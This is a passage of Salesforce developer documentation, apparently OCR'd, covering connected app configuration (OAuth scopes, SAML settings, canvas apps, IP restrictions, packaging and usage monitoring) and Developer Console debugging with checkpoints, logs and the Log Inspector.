7. Use the **Start URL** to direct your users to a specific location after they've authenticated. If you don't give a **Start URL** value, the user is sent to the application's default start page after authentication completes. If the connected app that you're creating is a canvas app, then you don't need to enter a value for this field. The Canvas App URL field contains the URL that gets called for the connected app.
8. **Mobile Start URL** is similar to **Start URL**, but is used instead when the app is accessed from a mobile device. If the connected app that you're creating is a canvas app, then you don't need to enter a value for this field. The Canvas App URL field contains the URL that gets called for the connected app.
9. Enter a phone number in **Contact Phone** for salesforce.com to use in case we need to contact you. This number is not provided to administrators installing the application.
10. In **Contact Email**, enter the email address salesforce.com should use for contacting you or your support team. This address is not provided to administrators installing the application.

Connected App OAuth Settings

This section controls how your app communicates with Salesforce. Select `Enable OAuth Settings` to configure authentication settings.

1. Enter a **Callback URL**. This is the URL (endpoint) that Salesforce calls back to your application during OAuth; it's the OAuth `redirect_uri`.
2. If you're using the JWT OAuth flow, check **Use Digital Signatures** if the app uses a certificate, and then type or browse to the certificate file name.
3. Pick the **Selected OAuth Scopes** for your application from the list of available OAuth scopes. The scopes refer to permissions given by the user running the connected app, and are followed by their OAuth token name in parentheses:

Value	Description
`api`	Allows access to the current, logged-in user's account over the APIs, such as the REST API or Bulk API. This also includes the `chatter_api`, allowing access to Chatter API resources.
`chatter_api`	Allows access to only the Chatter API resources.
`full`	Allows access to all data accessible by the logged-in user. `full` does not return a refresh token. You must explicitly request the `refresh_token` scope to get a refresh token.
`id`	Allows access only to the identity URL service.
`refresh_token`	Allows a refresh token to be returned if you are eligible to receive one.
`visualforce`	Allows access to Visualforce pages.
`web`	Allows the ability to use the `access_token` on the Web. This also includes `visualforce`, allowing access to Visualforce pages.

If your organization had the `No user approval required for users in this organization` option selected on your remote access prior to the Spring '12 release, users in the same organization as the one the app was created in still have automatic approval for the app. The read-only `No user approval required for users in this organization` checkbox is selected to show this condition. For Connected Apps, the recommended procedure after you've created an app is for administrators to install the app and then set `Permitted Users` to `Admin-approved users`. If the remote access option was not checked originally, the checkbox doesn't display.

Connected App SAML Service Provider Settings

If your connected app will use a SAML service provider, select **SAML Service Provider Settings**. Get the Entity Id, Assertion Consumer Service (ACS) URL, and the subject type from your service provider. Select `Service Provider Certificate` if the service provider gave you a security certificate. Browse your system for the certificate. This is only necessary if you plan to initiate logging into Salesforce from the service provider and the service provider signs their SAML requests.

Important: If you upload a certificate, all SAML requests must be signed. If no certificate is uploaded, all SAML requests are accepted.

Connected App Mobile Integration

If your app is a mobile application, you might wish to enforce policies for screen locking and PIN protection. These policies are automatically enforced by the Salesforce Classic SDK (`http://developer.force.com/mobilesdk`) or you can implement this manually by reading the `mobile_policies` object from the user's Identity URL. If you enforce this, select **Implements Screen Locking & Pin Protection** to give an administrator the option of setting the session timeout and PIN length for mobile applications after installing the connected app.

If you remove mobile integration from a new version of an existing connected app, mobile integration is no longer included in any version of the connected app. For example, imagine publishing a package containing version 1.0 of your connected app with mobile integration. Then remove mobile integration from the app, repackage it, and publish it as version 1.1. If a customer installs the earlier package with version 1.0 at this point, the version 1.0 connected app will not contain mobile integration.

Connected App Supported App Types

Force.com Canvas

1. If your connected app will be exposed as a canvas app, select **Force.com Canvas**.
2. In the **Canvas App URL** field, type the URL of the third-party app. The user is directed to this URL when they click the link to your canvas app.
3. Select an **Access Method**. This specifies how the canvas app initiates the OAuth authentication flow.
   - Signed Request (POST)—OAuth authentication is used, but when the administrator installs the canvas app, they implicitly allow access for users. Therefore, the user won't be prompted to allow the third-party to access their user information. When you use this access method, the authentication is posted directly to the canvas app URL.

     If your canvas app uses signed request authentication, then be sure you don't select `Perform requests on your behalf at any time` in the **Selected OAuth Scopes** field. Signed request authorization never returns a refresh token, even if this field value is selected.
   - OAuth Webflow (GET)—OAuth authentication is used, and the user is prompted to allow the third-party application to access their information. When you use this access method, the canvas app must initiate the OAuth authentication flow.
4. In the **Locations** field, select where the canvas app can appear to the user.
   - **Chatter Tab**—The canvas app appears in the app navigation list on the Chatter tab. If this option is selected, the canvas app appears there automatically.

- **Visualforce Page**—The canvas app can appear on a Visualforce page. If you add an `<apex:canvasApp>` component to expose a canvas app on a Visualforce page, then be sure to select this location for the canvas app; otherwise, you'll receive an error.

Editing, Packaging, or Deleting a Connected App
Connected Apps Overview

Editing, Packaging, or Deleting a Connected App

After creating a Connected App, you can perform the following tasks:

- **Edit** lets you make changes to the app information you specify when creating the app.
- **Delete** removes the app completely, though the name is remembered and cannot be reused.

Editing a Connected App

You can update a Connected App at any time. From Setup, click **Create** > **Apps** for the list of Connected Apps, and clicking a **Connected App Name** in the list opens the detail page for the app. Click **Edit** to bring up the edit page where you can make changes. Save your changes by clicking **Save**.

After you've created the app, you can specify IP ranges by clicking **New** at IP Ranges. The IP ranges work with OAuth, not SAML, and allow a developer to register the IP ranges their application uses to make requests from Salesforce. Enter a valid IP address in the **Start IP Address** field and a higher IP address in the **End IP Address** field. You can enter multiple, discontinuous ranges by clicking **New** to enter each range. Once the app is installed, each organization's administrator can approve or bypass the ranges by setting IP restrictions.

Packaging a Connected App

After creating a Connected App or a new version of an existing app, package it to make it available to users on other Salesforce organizations. You can add a Connected App to a managed package in the same way as, and along with, other components such as custom objects, Visualforce pages, or Apex classes. This makes it easy to distribute a Connected App to other Salesforce organizations. As a packageable component, Connected Apps can also take advantage of all other features of managed packages, such as listing on the AppExchange, push upgrades, post-install Apex scripts, license management, and enhanced subscriber support.

Note: You can only package a Connected App from a Developer Edition organization.

Deleting a Connected App

To delete a Connected App, click the **Connected App Name** in the list of apps. Click **Delete** on the editing page and confirm by clicking **Delete** again. Even though the app is removed from your list, you cannot reuse the app name.

If you delete a Connected App that has been included in a package, the app remains available in the package until you update the package.

Creating a Connected App
Connected Apps Overview

Viewing Connected App Details

The Connected App Detail page shows you information about the Connected App, including its version and scopes. You can edit and check usage of the Connected App from here, and also associate profiles and permissions with this app.

- Click `Edit` to make changes to the app on the Connected App Edit page.
- Click `View OAuth Usage` to see the usage report for Connected Apps in your organization.
- Click `Manage Profiles` to select the profiles for this app from the Application Profile Assignment page. Select the profiles to have access to the app.

  Important: This option won't appear if the OAuth policy for **Permitted Users** is set to `All users may self-authorize` because this option isn't needed when users can authorize themselves.

- Click `Manage Permission Sets` to select the permission sets for the profiles for this app from the Application Permission Set Assignment page. Select the permission sets to have access to the app.

  Important: This option won't appear if the OAuth policy for **Permitted Users** is set to `All users may self-authorize` because this option isn't needed when users can authorize themselves.

- Click `New` in Service Provider SAML Attributes to create new attribute key/value pairs. You can also edit or delete existing attributes.

Only the users belonging to at least one of the selected profiles or permission sets can run the app if you selected `Admin-approved users` for the `Permitted Users` value on the Connected App Edit page. If you selected `All Users` instead, profiles and permission sets are ignored.

Managing a Connected App

To view and update properties of a Connected App, find the app under Setup, in **Manage Apps** > **Connected Apps** and click **Edit** next to it. To view and update details for the app, click the app's name.

Editing a Connected App

Follow these steps to edit and review information about a Connected App:

1. From Setup, click **Manage Apps** > **Connected Apps**.
2. To edit an app, click **Edit** next to the name of the app you want to modify on the Connected Apps page.
3. To review information about an app, click the app name.

- OAuth policies are available for every Connected App.
  - ◊ `Permitted Users` determines who can run the app.
    - `All Users may self-authorize`, the default, allows anyone in the organization to self-authorize the app. This means each user has to approve the app the first time they access it. If you switch from `All Users may self-authorize` to `Admin-approved users are pre-authorized`, anyone currently using the app loses their access unless they belong to a permission set or profile you have specified for the app.
    - `Admin-approved users are pre-authorized` limits access to those users with a profile or permission set specified, but these users don't need to approve the app before they can access it. You manage profiles for the app by editing each profile's Connected App Access list. You manage permission sets for the app by editing each permission set's Assigned Connected Apps list.
  - ◊ `IP Restrictions` refers to the IP restrictions that the users of this Connected App are subject to. An administrator can choose to either enforce or bypass these restrictions by choosing one of the following options.
    - `Enforce IP Restrictions` – Default. A user running this app is subject to the organization's IP restrictions, such as IP ranges set in the user's profile.
    - `Relax IP Restrictions with Second Factor` – A user running this app bypasses the organization's IP restrictions if either of these conditions are true:
      - The app has IP ranges whitelisted and is using the Web server OAuth authentication flow. Only requests coming from the whitelisted IPs are allowed.
      - The app has no IP range whitelist, is using the Web server or user-agent OAuth authentication flow, and the user successfully completes Identity Confirmation.
    - `Relax IP Restrictions` – A user running this app is not subject to any IP restrictions.
  - ◊ `Require Users to Log In` specifies how frequently a user must log in to maintain the permissions their client application needs from the connected app. You may specify that they only need to log in the first time they use the app, every time they use it, after a certain period of inactivity, or after a certain period of time.
  - ◊ The app's current permissions are also listed here.

  If your connected app is a canvas app that uses signed request authentication, be sure to:

  - ◊ Set `Permitted Users` to `Admin-approved users are pre-authorized`.
  - ◊ Set `Require Users to Log In` to `The first time they use this application`.
  - ◊ Give users access via profiles and permission sets.
- Basic Information is available for all Connected Apps. However, if your connected app is a canvas app, then these field values aren't used. Instead, the canvas app URL that was specified when the connected app was created is used.
  - ◊ `Start URL` is used if the Connected App uses single sign-on. In this case, set the URL to the page where the user starts the authentication process. This location will also appear in the application switcher menu.
  - ◊ `Mobile Start URL` is similar to `Start URL`, but used for mobile devices when Mobile Integration is specified.
- Mobile Integration settings are available for any Connected App that's a mobile application.
  - ◊ `Session Timeout` specifies how much time can pass while the app is idle before the app locks itself and requires the PIN before continuing. Allowable values are none (no locking), 1, 5, 10, and 30 minutes.
  - ◊ `Pin Length` sets the length of the identification number sent for authentication confirmation. The length can be from 4 to 8 digits, inclusive.

Monitoring Usage for a Connected App

To view information on the usage of any Connected Apps in the organization, from Setup, click **Manage Apps** > **Connected Apps OAuth Usage**. For each Connected App in use, the table shows the name of the app, available actions, and the number of users that have run the app. Connected Apps that are installed but not yet used by anyone don't appear in the table.

Click the User Count to see usage information for that Connected App. For each user you'll see:

- When they first used the app
- The last time they used the app
- The number of times they've used the app

You can revoke access for individual users with the `Revoke` action on the user's row. Click the `Revoke All` button at the top of the report to revoke access for everyone using the Connected App.

Uninstalling a Connected App

You remove a Connected App from your organization by uninstalling the package the app is part of.

Note: When a Connected App is uninstalled, the access and refresh tokens of all users of the application are removed. This prevents a user from running the application later, using an existing access token, without explicitly approving the application themselves.

DEBUG

Debugging Your Code


This section contains information about debugging the code that you've written.

- Checkpoints Tab
- Checkpoint Inspector
- Logs Tab
- Log Inspector
- Examples of Using the Log Inspector
- Using Debug Logs

DEBUGGING USING THE DEVELOPER CONSOLE

Checkpoints Tab

The **Checkpoints** tab displays a list of saved checkpoints that preserve a snapshot of the state of objects in memory at the time the checkpoint was reached.



Checkpoints

This list displays the checkpoints currently available for review. Select **Debug** > **My Current Checkpoints Only** to only display checkpoints you've created since opening the Developer Console. Deselect this option to display all checkpoints currently saved for your organization, including newly-generated ones created by other users.

Each checkpoint in the list displays this information:

Column	Description
Namespace	The namespace of the package containing the checkpoint.
Class	The Apex class containing the checkpoint.
Line	The line number marked with the checkpoint.
Time	The time the checkpoint was reached.

Right click any column header to sort the information in the column. You can also select which columns you want displayed in the Checkpoints list.

To open a checkpoint, double-click it. The checkpoint opens in the Checkpoint Inspector.

Checkpoint Locations

This list provides the location of each checkpoint in the source code. Each item in the list displays this information:

Column	Description
File	The name of the Apex class that contains the checkpoint.
Line	The line number marked with the checkpoint.
Iteration	If the checkpoint is in a loop, this value indicates the iteration at which the checkpoint is captured.

By default, the iteration is 1, which means that the checkpoint is saved the first time the line of source code executes. You can use a different iteration, for example, to investigate why a loop does not terminate when expected. To change the iteration, click the cell you want to change and enter a new number. Only one checkpoint will be captured for a specific line of code, no matter how many times it's executed during a request.

Set checkpoints locations from the Source Code Editor. Checkpoint locations persist until you click **Clear** or until you close the Developer Console.

See Also:

Checkpoint Inspector
Setting Checkpoints in Apex Code
Overlaying Apex Code and SOQL Statements
Using the Developer Console

Setting Checkpoints in Apex Code

Use Developer Console checkpoints to debug your Apex classes and triggers. You can't set checkpoints in Visualforce markup.

Important: To use checkpoints, the Apex Log Level must be set to **Finer** or **Finest**. See Setting Logging Levels.

To set a new checkpoint:

1. Open the Apex class or trigger in the Source Code Editor.
2. Click in the margin to the left of the line number where you want to set the checkpoint. Up to five checkpoints can be enabled at the same time.

   Results for a checkpoint will only be captured once, no matter how many times the line of code is executed. By default, the results for a checkpoint are captured immediately before the first time the line of code is executed. You can change the iteration for the capture from the Checkpoint Locations list on the Checkpoints tab. You can also overlay Apex code and SOQL statements that run when code executes at a checkpoint.
3. Execute the code with the Developer Console open.
4. View your checkpoints and results on the Checkpoints tab.

Checkpoints persist until you click **Debug** > **Clear Checkpoint Locations**.

Note: If you set a checkpoint in a method with the `@future` annotation, you must keep the Developer Console open until the `@future` method completes asynchronously.

Overlaying Apex Code and SOQL Statements
Checkpoints Tab
Checkpoint Inspector


Overlaying Apex Code and SOQL Statements

Use the Developer Console to overlay diagnostics that run when Apex code executes at a checkpoint, without changing any code.

See Setting Checkpoints in Apex Code.

When troubleshooting a runtime issue, you might want information about the state of a variable or the state of the database. You might also want to create a specific condition in which to test your code. The Developer Console allows you to overlay Apex code and SOQL statements that run when code executes at a checkpoint.

1. Set checkpoints and execute your code, then go to the **Checkpoints** tab.
2. Select a checkpoint and click **Edit Properties**.
3. Select **SOQL** or **Apex Code**. To run the diagnostic code without generating a heap dump at the checkpoint, deselect **Dump Heap**.



4. Enter SOQL or Apex code in the **Action Script** box and click **OK**.

Note:

You can’t refer to local objects because an anonymous block is a new stack frame. Refer to static objects or create new objects. Also, you can't use bind variables in SOQL queries used in overlays.

The results of the overlayed code will appear on a separate **Query Results** or **Apex Execution Results** tab in the Checkpoint Inspector. For details on navigating query results, see Query Editor.

Note: On the **Apex Execution Results** tab, the value `-1` indicates that a field is not applicable.

See Also:

Setting Checkpoints in Apex Code
Checkpoints Tab
Checkpoint Inspector

Checkpoint Inspector

Use checkpoints to investigate the objects in memory at a specific point of execution and see the other objects with references to them.

Go to the Checkpoints tab and double-click a checkpoint to view the results in the Checkpoint Inspector. The Checkpoint Inspector provides more details on variables than the Log Inspector, including individual items in collections.

The Checkpoint Inspector has two tabs:


- The Heap tab displays all objects in memory at the time the line of code at the checkpoint was executed. Items are listed and grouped by data type.

  ◊ The Types column is a flat list of the classes of all instantiated objects in memory at the checkpoint, with a count of how many are instantiated, and the amount of memory consumed in bytes. Click an item to see a list of those objects in the Instances column, with their address in the heap and memory consumed. Click an instance to view the variables currently set in that object in the State column.

  ◊ The References tab provides two lists to display relationships between symbols held in memory. Use the Inbound References list to locate the symbols that can hold references to objects of a particular type. Use the Referencing Instances list to find specific instances holding references to a symbol. Double click to find that instance elsewhere in the heap.

  ◊ The Search tab lets you find symbols in the heap by value or address. Search matches partial symbol values, but addresses must be exact. To quickly search for a value, click the search icon ( ) that appears to the right of it when you hover over it in the State panel.

- The Symbols tab displays a tree view of all symbols in memory at the checkpoint. Use it to quickly review the state of the system at the specific line of code (and iteration) where the checkpoint was set.



Important: If you don't see scroll bars in the Checkpoint Inspector panels on a Mac, open **System Preferences** > **General** and set `Show scroll bars` to Always.


See Also:

Checkpoints Tab
Setting Checkpoints in Apex Code
Overlaying Apex Code and SOQL Statements

Logs Tab

Use the Logs tab in the Developer Console to access logs that include database events, Apex processing, workflow, callouts, and validation logic.

The Developer Console automatically polls for the current user's debug logs and lists them on the **Logs** tab. For example, if you have validation rules associated with inserting a record, and you insert a new record, the Developer Console captures a debug log for the request and adds it to the list.



- To open the selected log in the Log Inspector, click **File** > **Open Log** or double-click the log on the **Logs** tab. Use the Log Inspector to review a debug log, evaluate Apex code, track DML, monitor performance, and more.
- To open the selected log in a text editor, click **File** > **Open Raw Log**.
- To filter the visible logs, click **Filter** and type the text you want included in the list. For example, if you want to see debug logs from a specific user, type that user's name. The filter is case-sensitive.
- To remove all logs from the list, click **Debug** > **Clear** > **Log Panel**.
- By default, the **Logs** tab displays only new logs generated by the current user. To see all debug logs saved for your organization, including newly-generated logs created by other users, click **Debug** and deselect **Show My Current Logs Only**.
- To automatically hide all existing logs the next time the page is refreshed, click **Debug** and select **Auto-Hide Logs**.
- To download a copy of the selected log as a text file, click **File** > **Download Log**. The default name for the file is `apex.log`.

Note: User logs are configured from the Debug Log page in your org. From Setup, click **Monitoring** > **Debug Logs** or **Logs** > **Debug Logs**.

Setting Logging Levels

Logging levels determine how much request information is saved in a debug log. Parsing a large log can take a long time. To reduce the size of a log, adjust the logging level. Use verbose logging for code you're reviewing. Use terse logging for code you're not interested in.

To specify logging levels for future requests, click **Debug** > **Change Log Levels**. If you are debugging using checkpoints, set the Apex Code logging level to **Finer** or **Finest**. For details on what each setting controls, see Debug Log Categories and Debug Log Levels.

To fine-tune log verbosity at the trigger or class level, you can set debug log filters for Apex classes and triggers.

Important: If the Developer Console is open, the log levels in the Developer Console affect all logs, including logs created during a deployment. Before running a deployment, verify that the Apex Code log level is not set to Finest, or the deployment might take longer than expected.

See Also:

Debug Menu
Log Inspector
Setting Debug Log Filters

Log Inspector


The Log Inspector is a context-sensitive execution viewer that shows the source of an operation, what triggered the operation, and what occurred afterward. Use this tool to inspect debug logs that include database events, Apex processing, workflow, and validation logic.

Log Inspector Perspectives


The panels displayed in the Log Inspector depend on the selected perspective. To switch perspectives, click **Debug** > **Switch Perspective**.

The following perspectives are predefined:


- **All** (default)




- **Debug**: A perspective designed for code debugging that includes the Execution Log, Source and Variables panels.



- **Log Only**: An all-purpose perspective for viewing log execution that includes the Execution Log panel only.



- **Analysis**: A perspective designed for log analysis that includes the Stack Tree, Execution Stack, Execution Log, and Execution Overview panels.




Use a perspective that makes completing your task fast and easy. Every developer has a different style; if one of the predefined perspectives doesn't meet your needs, it's easy to design your own.

Log Panels

The Log Inspector can contain any of the following panels:

- Stack Tree
- Execution Stack
- Execution Log
- Source
- Variables
- Execution Overview

Click **Debug** > **View Log Panels** or CTRL+P to choose from available panels and design a custom perspective.




If you design a custom perspective you want to use again, click **Debug** > **Save Perspective** and give it a memorable name. After a custom perspective is saved, you can select it any time you use the Log Inspector by clicking **Debug** > **Switch Perspective**.

Most panels refresh automatically to display information when you click on an item in a related panel. For example, if you click a folder in the Stack Tree panel, the Execution Stack, Execution Log and Source panels are updated to display information about the related object. Similarly, if you click a line in the Execution Log, the Stack Tree, Execution Stack, and Source panels are all updated with details on that line. Clicking an item in the Executed Units tab in the Execution Overview updates the Execution Log, Stack Tree, Execution Stack, and Source panels.


Stack Tree

The Stack Tree panel displays two tree views that display information “top down” — from initiating calls to the next level down, which allows you to see the hierarchy of items in a process. For example, if a class calls a second class, the second class displays as a child node of the first class.

The Execution Tree displays each operation. For example, if a `for` loop calls `System.debug()` 8 times, the Execution Tree shows the duration of each call:



The Performance Tree aggregates operations to give you a better look at the performance of an operation as a whole. Using the same example as above, the Performance Tree displays the total duration of every call to `debug`:




This log was generated from the Execute Anonymous Window. Calls to `debug` and other methods from other locations in your code are aggregated in the executed unit.

Each section in the Stack Tree panel includes this information:

Column	Description
Scope	Delimited region within the process, such as workflow, a class, or DML.
Unit	Name of the item (region).
Duration	Amount of time (in milliseconds) the item took to run.
Heap	Amount of heap (in bytes) the item used.
Iterations	Number of times the item was called.

